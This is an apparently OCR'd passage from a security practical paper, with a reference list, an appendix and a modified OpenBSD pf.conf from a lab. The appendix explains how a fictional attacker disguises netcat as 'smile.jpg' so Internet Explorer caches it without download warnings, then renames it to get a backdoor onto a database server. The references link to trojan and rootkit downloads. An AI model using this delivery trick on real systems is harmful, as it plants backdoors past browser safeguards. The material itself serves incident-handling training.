
1	S-Quadra Security Research 03 March 2004 URL: http://www.s-quadra.com/advisories/Adv-20040303.txt
2	Mookhey, K.K. Burghate, Nilesh. "Detection of SQL Injection and Cross-site Scripting Attacks" March 2004 URL: http://www.securityfocus.com/infocus/1768
3	Maor, Ofer. Shulman, Amichai. "SQL Injection Signatures Evasion" April 2004 URL:http://www.imperva.com/application_defense_center/white_papers/sql_injection_signatures_evasion.html
4	Spider Sales Demo Download Page URL: http://www.spidersales.com/login.asp
5	SANS information on the GCFW Certification URL: http://www.giac.org/subject_certs.php#GCFW
6	Garrett, Stu. "Defence-in-Depth with OpenBSD 3.3 pf and Cisco IOS", January 20 2004 URL: http://www.giac.org/practical/GCFW/Stuart_Garrett_GCFW.pdf
7	tcpdump download page URL: http://www.tcpdump.org/
8	windump download page URL: http://windump.polito.it/
9	netcat download page URL: http://www.atstake.com/research/tools/network_utilities/
10	Puppy, Rain Forrest. "How I hacked PacketStorm", Feb 2001 URL: http://packetstormsecurity.nl/0002-exploits/rfp2k01.txt
11	Litchfield, David "Web Application Disassembly with ODBC Error Messages" March 2001 URL: www.nextgenss.com/papers/webappdis.doc
12	Spy Dynamics "SQL Injection Are Your Web Applications Vulnerable" 2002 URL: http://www.spidynamics.com/whitepapers/ WhitepaperSQLInjection.pdf
13	Anley, Chris. "Advanced SQL Injection in SQL server Applications" 2002 URL: http://www.nextgenss.com/papers/advanced_sql_injection.pdf
14	Maor, Ofer. Shulman, Amichai. "Blindfold SQL Injection" URL:http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html
15	Sol, "Introduction to Databases for web developers" 2004 URL: http://www.extropia.com/tutorials/sql/toc.html
16	Home page for the Unicode working group URL: http://www.unicode.org
17	Melton, Jim. "SQL: The Standard and the Language" 1994 URL: http://www.opengroup.org/public/tech/datam/sql.htm
18	RFC 2396, "Uniform Resource Identifiers (URI): Generic Syntax" 1998 URL: ftp://ftp.rfc-editor.org/in-notes/rfc2396.txt
19	RFC 1866. " Hypertext Markup Language - 2.0" 1995 URL: ftp://ftp.rfc-editor.org/in-notes/rfc1866.txt
20	"A brief History of HTML" URL:http://www.fcs.uga.edu/cs/tutorials/web_seminar/publishing/history.html
21	Cisco Glossary, URL: http://business.cisco.com/glossary/tree.taf-asset_id=92883&word=103859&public_view=true&kbns=2&DefMode=.htm
22	Slackware Linux download page URL: http://www.slackware.com/torrents/index.html
23	Snort download page URL: http://www.snort.org/dl/
24	Williams, Tad. "Otherland" Orbit Books 1996 IBSN 1 85723 604 1
25	Honeypots information URL: http://www.honeypots.net/
26	Google Web Search Engine URL: http//www.google.com
27	Brin, Sergey. Page, Lawrence "The Anatomy of a Large-Scale Hypertextual Web Search Engine" URL: http://www-db.stanford.edu/~backrub/google.html
28	Granger, Sarah "Social Engineering Fundamentals, Part I: Hacker Tactics" 2001 URL: http://www.securityfocus.com/infocus/1527
29	RFC 1834 "Whois and Network Information Lookup Service Whois++" 1995 URL: ftp://ftp.rfc-editor.org/in-notes/rfc1834.txt
30	COUNCIL OF EUROPEAN NATIONAL TOP-LEVEL DOMAIN REGISTRIES "Whois" URL:www.centr.org/meetings/ga-21/WHOIS-paper-v1.0.pdf
31	Internet Network Information Centre home page URL: http:// www.internic.net/whois.htm.
32	Universal Whois URL: http://www.uwhois.com/cgi/multiask.cgi

33	Linux manpages on line URL: http://man.he.net/
34	Home page of ARIN URL: http://www.arin.net/
35	ARIN IPv4 policy URL: http://www.arin.net/policy/ipv4.html
36	Angel, Jonathan, "Proxy Servers" 1999 URL: http://www.networkmagazine.com/article/NMG20000724S0061
37	URL Encoding URL: http://www.blooberry.com/indexdot/html/topics/urlencoding.htm
38	Long, Johnny. "The Google Hackers Guide URL: johnny.ihackstuff.com/security/ premium/The_Google_Hackers_Guide_v1.0.pdf
39	Bypassing Surf Control list thread 2004 URL: http://search.securityfocus.com/cgi-bin/swsearch/swish.cgi?query=By%20passing%20surf%20control&metaname=alldoc&sbm=%2F&start=0
40	DNS Stuff home page URL: http://www.dnsstuff.com
41	RFC 1034 "DOMAIN NAMES - CONCEPTS AND FACILITIES" 1987 URL: ftp://ftp.rfc-editor.org/in-notes/rfc1034.txt
42	SANS GCIH Students practical papers, URL: http://www.giac.org/GCIH.php
43	Download page for nMap URL: http://www.insecure.org/nmap/nmap_download.html
44	Download page for NESSUS URL: http://www.nessus.org/download.html
45	Download page for NetStumbler URL: http://www.netstumbler.com/download.php?op=viewdownload&cid=1&orderby=hitsD
46	Download page for hping2 URL: http://www.hping.org/
47	RFC 791 "INTERNET PROTOCOL" 1981 URL: ftp://ftp.rfc-editor.org/in-notes/rfc791.txt
48	RFC 793 "TRANSMISSION CONTROL PROTOCO" 1981 URL: ftp://ftp.rfc-editor.org/in-notes/rfc793.txt
49	Homepage of KNOPPIX URL: http://www.knoppix.org/
50	Download page for wpoison URL: http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=wpoison&type=archives&%5Bsearch%5D.x=25&%5Bsearch%5D.y=8
51	Regular Expressions tutorial URL: http://www.regular-expressions.info/
52	Download page for the Perl Compatable Regular Expression Library URL: http://www.pcre.org/
53	Microsoft home page URL: http://www.microsoft.com
54	IDS bypass technique URL: http://itlearner.com/article/Article_Show.asp?ArticleID=379
55	RFC 1350 " THE TFTP PROTOCOL (REVISION 2)" 1992 URL: ftp://ftp.rfc-editor.org/in-notes/rfc1350.txt
56	McDonald, Stuart. " SQL Injection: Modes of Attack, Defence, and Why It Matters" 2002 URL: http://www.giac.org/GSEC_2100.php
57	Rode, Kenneth. " Greymatter Remote Command Execution Vulnerability" 2004 URL: www.giac.org/GCIH.php
58	Trojan Horse deffinition URL: http://www.webopedia.com/TERM/T/Trojan_horse.html
59	sub7 download page URL: http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=sub7&type=archives&%5Bsearch%5D.x=25&%5Bsearch%5D.y=8
60	Back Orifice download page URL: http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=back+orifice&type=archives&%5Bsearch%5D.x=25&%5Bsearch%5D.y=8
61	NetBus download page URL: http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=netbus&type=archives&%5Bsearch%5D.x=25&%5Bsearch%5D.y=8
62	OpioN. "Rootkits Explained" URL: http://www.ebcvg.com/articles.php?id=124
63	Download page for Vanquish URL: https://www.rootkit.com/vault/xshadow/vanquish-0.2.0.zip
64	Tripwire for Windows home page URL: http://www.tripwire.com/
65	Windows 'at' command man page URL:http://www.microsoft.com/windows2000/en/professional/help/default.asp?url=/windows2000/en/professional/help/ntcmds.htm
66	Mocrosoft cscript and eventquery information URL: http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/event_commandline.mspx
67	Manual of Security Policies and Procedures 2003 URL: http://www.wasc.noaa.gov/wrso/ securitymanual/SM%20Cover%20Page.pd

68	Dodson-Edgars, " Darryl. "Due Care In Security Management" URL: http://www.bizforum.org/whitepapers/dodson-edgars-2.htm
69	BSI "Code of practice for Information Security Management" URL: http://www.bsi-global.com/Portfolio+of+Products+and+Services/Management+Systems/Popular/Information+Security/bsiso17799.xalter
70	SANS Security Policy Project page URL: http://www.sans.org/resources/policies/
71	National Institute for Standards and Technology "Computer Security Incident Handling Guide" URL: http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf
72	Download page for Shadow URL: ftp://ftp.whitehats.ca/pub/ids/shadow-slack/shadow.iso
73	Download Page for Open SSH URL: http://www.openssh.com/
74	RFC 3227 " Guidelines for Evidence Collection and Archiving" 2002 URL: ftp://ftp.rfc-editor.org/in-notes/rfc3227.txt
75	Data Watermarking Information URL: http://cosimo.die.unifi.it/~piva/Watermarking/watermark.html
76	Safeback home page URL: http://www.forensics-intl.com/safeback.html
77	Norton Ghost home page URL: http://www.symantec.com/ghost/
78	Pasco Download page URL:http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/pasco.htm
79	URL http://www.foundstone.com/pdf/wp_index_dat.pdf
80	Download page for pstools URL: http://www.sysinternals.com/ntw2k/freeware/pstools.shtml
81	NTP home page URL: http://www.ntp.org/
82	Home pager for the radio controlled atomic clock time pieces URL: http://www.radiocontrolledclock.com/
83	L0ftCrack5 download page URL: http://www.atstake.com/products/lc/
84	Ivgi, Rafel. "Internet Explorer Exploit" URL: http://archives.neohapsis.com/archives/fulldisclosure/2004-06/0031.html
85	U.S. DOD CIAC history. URL http://www.ciac.org/ciac/ciac_10_years.html

Appendix:
Internet Explorer From the Console, why the .jpg extension works here too.

If Billy-Jean were to be sitting in front of the Enhanced Security Configured Internet Explorer 6.0 (installed by default on Enterprise Server 2000) with the keyboard and mouse of the Database Server in her hands. She will find it more difficult to download her backdoor than using her Injection exploit. Ordinarily if one were to point Explorer at, say a file on the Internet called 'nc.exe', Explorer would do one of two things, firstly if the site was not a member of the "Trusted Sites" then the user would be presented with a dialogue window informing the user that :



You are attempting to download a file from a site that is not part of your Trusted Sites and that may be different from the Web site you are viewing.

http://24.116.117.1


Learn more about Internet Explorer's Enhanced Security Configuration...

If you trust this Web site, you can lower security settings for the site by adding it to the Trusted sites zone. If you know this Web site is on your local intranet, review help for instructions on adding the site to the local intranet zone instead.

Important: adding this web site to the Trusted sites zone will lower the security settings for all content from this web site for all applications, including Internet Explorer.

Figure 17 - Trusted Sites modal dialogue box

In order to continue the end user must add the site to the Trusted Sites Zone. Now with the Introduction of 'Group Police Objects' The System Administrators have the ability to 'push-out' security settings, of which a section are concerned with the Security settings of Internet Explorer. The key issue here is that they 'over-ride' the local Security Policy therefore Billy-Jean will not be able to add her site to the trusted sites (one reason for the geocities.com zone) and continue. But for the sake of argument it is assumes that she can add the site to the Trusted Sites Zones or the site is Trusted anyway. The next dialogue window that she is then presented with informs her;



Some files can harm your computer. If the file information below looks suspicious, or you do not fully trust the source, do not open or save this file.

File name: nc.exe

File type: Application

From: 24.116.117.1


This type of file could harm your computer if it contains malicious code.

Would you like to open the file or save it to your computer?

☑ Always ask before opening this type of file

Figure 18 - Dangerous Files modal dialogue box

If the site were Trusted, this would be the initial dialogue window. She must now 'click' or 'enter' to continue, this issue arises in the case of '.com' files or for that matter any file of an unknown type. Finally she is presented with the 'save' dialogue window.




Save in: Desktop

File name: nc.exe

Save as type: Application

Figure 19 - Save modal dialogue box


However, being 'just' an image all '.jpg' files are simply cached and thrown onto the screen, by what ever helper application Internet Explorer has associated with the .jpg file type, in this case 'Windows Picture and Fax Viewer".



No preview available.

Figure 20 - Windows Picture and Fax Viewer screen

Naturally Picture and Fax Viewer will have some difficulty in previewing the 'image' This is after all what the web surfing experience is all about, at its most simplistic its just text and pictures. It was never intended that every web page including all its associated images, would be manually 'saved to disk' by the user prior to viewing. This would be a quite ridiculous waste of time. However many users fail to realise this is indeed what happens by default. All 'html' pages and most graphics are cashed to disk. Note: the Author has not made an exhaustive study of this and is only able to speak authoritatively from study undertaken in the LAB. Other graphic file types have not been tested but it is assumed that a similar result would be likely in the case of '.gif' or others.



Address: C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files

Name	Internet Address	Type	Size	Expires
smile.jpg	http://24.116.117.1/~stevejobs/sm...	JPEG Image	58 KB	None

Figure 21 - smile.jpg as seen via Windows Explorer

The Smile.jpg file may now be copied and the extension changed to '.exe' for Billy-Jean to have an operational version of Netcat.

Router and Firewall Configurations:

The router and firewall configuration files from Stu Garrett's paper are not reproduced here, and the reader is directed to that document for a comparison of the modifications undertaken in this paper. As stated previously asside from certain hardware capabilities, the Router configuration is identical and will not be displayed here. The Open BSD 3.3 Firewall Configuration File has been modified and is shown below. LAB modifications are commented in line in Blue

```
#     $OpenBSD: pf.conf,v 1.19 2003/03/24 01:47:28 ian Exp $
#
# See pf.conf(5) and /usr/share/pf for syntax and examples.
# Required order: options, normalization, queueing, translation, filtering.
# Macros and tables may be defined and used anywhere.
# Note that translation rules are first match while filter rules are last
match.

# Macros: define common values, so they can be referenced and changed
easily.
#ext_if="ext0"    # replace with actual external interface name i.e., dc0
#int_if="int0"    # replace with actual internal interface name i.e., dc1
#internal_net = "10.1.1.1/8"
#external_addr = "192.168.1.1"

#GIAC Macros: define interface variables note the VPN-if is removed
dmz_if = "dc0"
public_if = "rl0"
internal_if = "rl1"
loopback_if = "lo0"

#Server Variables: in case of address change, note the transaction server
#IP address points to the Database Server
public_web_ip = "172.16.26.4"
public_dns_ip = "172.16.26.2"
public_mail_ip = "172.16.26.3"
domain_controller_ip = "172.16.28.21"
database_server_ip = "172.16.28.22"
transaction_server_ip = "172.16.28.22"
dns_server_ip = "172.16.28.24"
mail_server_ip = "172.16.28.25"
utility_server_ip = "172.16.28.26"

# Tables: similar to macros, but more flexible for many addresses.
#table <foo> { 10.0.0.0/8, !10.1.0.0/16, 192.168.0.0/24, 192.168.1.18 }

#GIAC tables for corporate users - internal - Note there is only one IP
#Address entry in this file and that is the Database Server

table <corp_users_ip> file "/etc/corpusers"


# Options: tune the behavior of pf, default values are given.
#set timeout { interval 30, frag 10 }
```

```
#set timeout { tcp.first 120, tcp.opening 30, tcp.established 86400 }
#set timeout { tcp.closing 900, tcp.finwait 45, tcp.closed 90 }
#set timeout { udp.first 60, udp.single 30, udp.multiple 60 }
#set timeout { icmp.first 20, icmp.error 10 }
#set timeout { other.first 60, other.single 30, other.multiple 60 }
#set limit { states 10000, frags 5000 }
set limit { states 5000, frags 5000 }
#set loginterface none
#set optimization normal
set block-policy drop
#set require-order yes

# Normalization: reassemble fragments and resolve or reduce traffic
ambiguities.
# scrub in all
scrub in all fragment reassemble
scrub out all fragment reassemble

# Queueing: rule-based bandwidth control.
#altq on $ext_if bandwidth 2Mb cbq queue { dflt, developers, marketing }
#queue dflt bandwidth 5% cbq(default)
#queue developers bandwidth 80%
#queue marketing  bandwidth 15%

# Translation: specify how addresses are to be mapped or redirected.
# nat: packets going out through $ext_if with source address $internal_net
will
# get translated as coming from the address of $ext_if, a state is created
for
# such packets, and incoming packets will be redirected to the internal
address.
#nat on $ext_if from $internal_net to any -> ($ext_if)

# rdr: packets coming in on $ext_if with destination $external_addr:1234
will
# be redirected to 10.1.1.1:5678. A state is created for such packets, and
# outgoing packets will be translated as coming from the external address.
#rdr on $ext_if proto tcp from any to $external_addr/32 port 1234 ->
10.1.1.1 port 5678

# rdr outgoing FTP requests to the ftp-proxy
#rdr on $int_if proto tcp from any to any port ftp -> 127.0.0.1 port 8021

# spamd-setup puts addresses to be redirected into table <spamd>.
#table <spamd> persist
#no rdr on { lo0, lo1 } from any to any
#rdr inet proto tcp from <spamd> to any port smtp -> 127.0.0.1 port 8025

# Filtering: the implicit first two rules are
#pass in all
#pass out all

# block all incoming packets but allow ssh, pass all outgoing tcp and udp
# connections and keep state, logging blocked packets.
#block in log all
#pass  in  on $ext_if proto tcp from any to $ext_if port 22 keep state
#pass  out on $ext_if proto { tcp, udp } all keep state

#pass incomming packets destined to the addresses given in table <foo>.
#pass in on $ext_if proto { tcp, udp } from any to <foo> port 80 keep state
```

```
# pass incoming ports for ftp-proxy
#pass in on $ext_if inet proto tcp from any to $ext_if user proxy keep
state

# assign packets to a queue.
#pass out on $ext_if from 192.168.0.0/24 to any keep state queue developers
#pass out on $ext_if from 192.168.1.0/24 to any keep state queue marketing
#GIAC-specific packet filter rules

#allow loopback to do its thing
pass in log quick on $loopback_if all
pass out log quick on $loopback_if all

#packet movement in and out of dmz

pass in quick on $dmz_if proto tcp from any to $public_mail_ip \
port 25 flags S/SA modulate state

pass in quick on $dmz_if proto tcp from any to $public_web_ip \
port { 80 , 443 } flags S/SA modulate state

#Here is the Rule that allows the Database Server to access Billy-Jeans
#Web Server Page and download the 'smile.jpg

pass out quick on $dmz_if proto tcp from <corp_users_ip> to any \
port { 80 , 443 } flags S/SA modulate state

#Note the lack of a tcp rule for the DNS server preventing zone transfers

pass in quick on $dmz_if proto udp from any to $public_dns_ip \
port 53 keep state

# a bunch of VPN rules were here but have been removed

#packet movement in and out of the public

pass out quick on $public_if proto tcp from any to \
$public_web_ip port { 80 , 443 } flags S/SA modulate state

pass out quick on $public_if proto tcp from any to \
$public_mail_ip port 25 flags S/SA modulate state

#the transaction server variable is still used but now points to the
#Database Server, Note also the Port has been changed from 443 to SQL port
#1433

pass in quick on $public_if proto tcp from $public_web_ip \
to $transaction_server_ip port 1433 modulate state

pass out quick on $public_if proto tcp from $mail_server_ip to \
$public_mail_ip port 25 flags S/SA modulate state

pass out quick on $public_if proto udp from $dns_server_ip to \
$public_dns_ip port 53 keep state

pass out quick on $public_if proto udp from any to \
$public_dns_ip port 53 keep state

#packet movement in and out of the internal
```

```
#the transaction server variable is still used but now points to the
#Database Server, Note also the Port has been changed from 443 to SQL port
#1433

pass out quick on $internal_if proto tcp from $public_web_ip to \
$transaction_server_ip port 1433 flags S/SA modulate state

pass in quick on $internal_if proto tcp from <corp_users_ip> to \
any port { 80 , 443 } flags S/SA modulate state

pass in quick on $internal_if proto tcp from $mail_server_ip to \
$public_mail_ip port 25 flags S/SA modulate state

pass in quick on $internal_if proto udp from $dns_server_ip to \
$public_dns_ip port 53 keep state

#permit ICMP type 3 code 4, frag nedded but the DF flag se

pass in log inet proto icmp icmp-type 3 code 4 keep state
pass out log inet proto icmp icmp-type 3 code 4 keep state


#anti spoof
antispoof for $dmz_if
antispoof for $public_if
antispoof for $internal_if

#good measure block all ipv6

block in quick inet6 all
block out quick inet6 all

#for good measure explicit deny - ala CISCO

block in all
block out all
```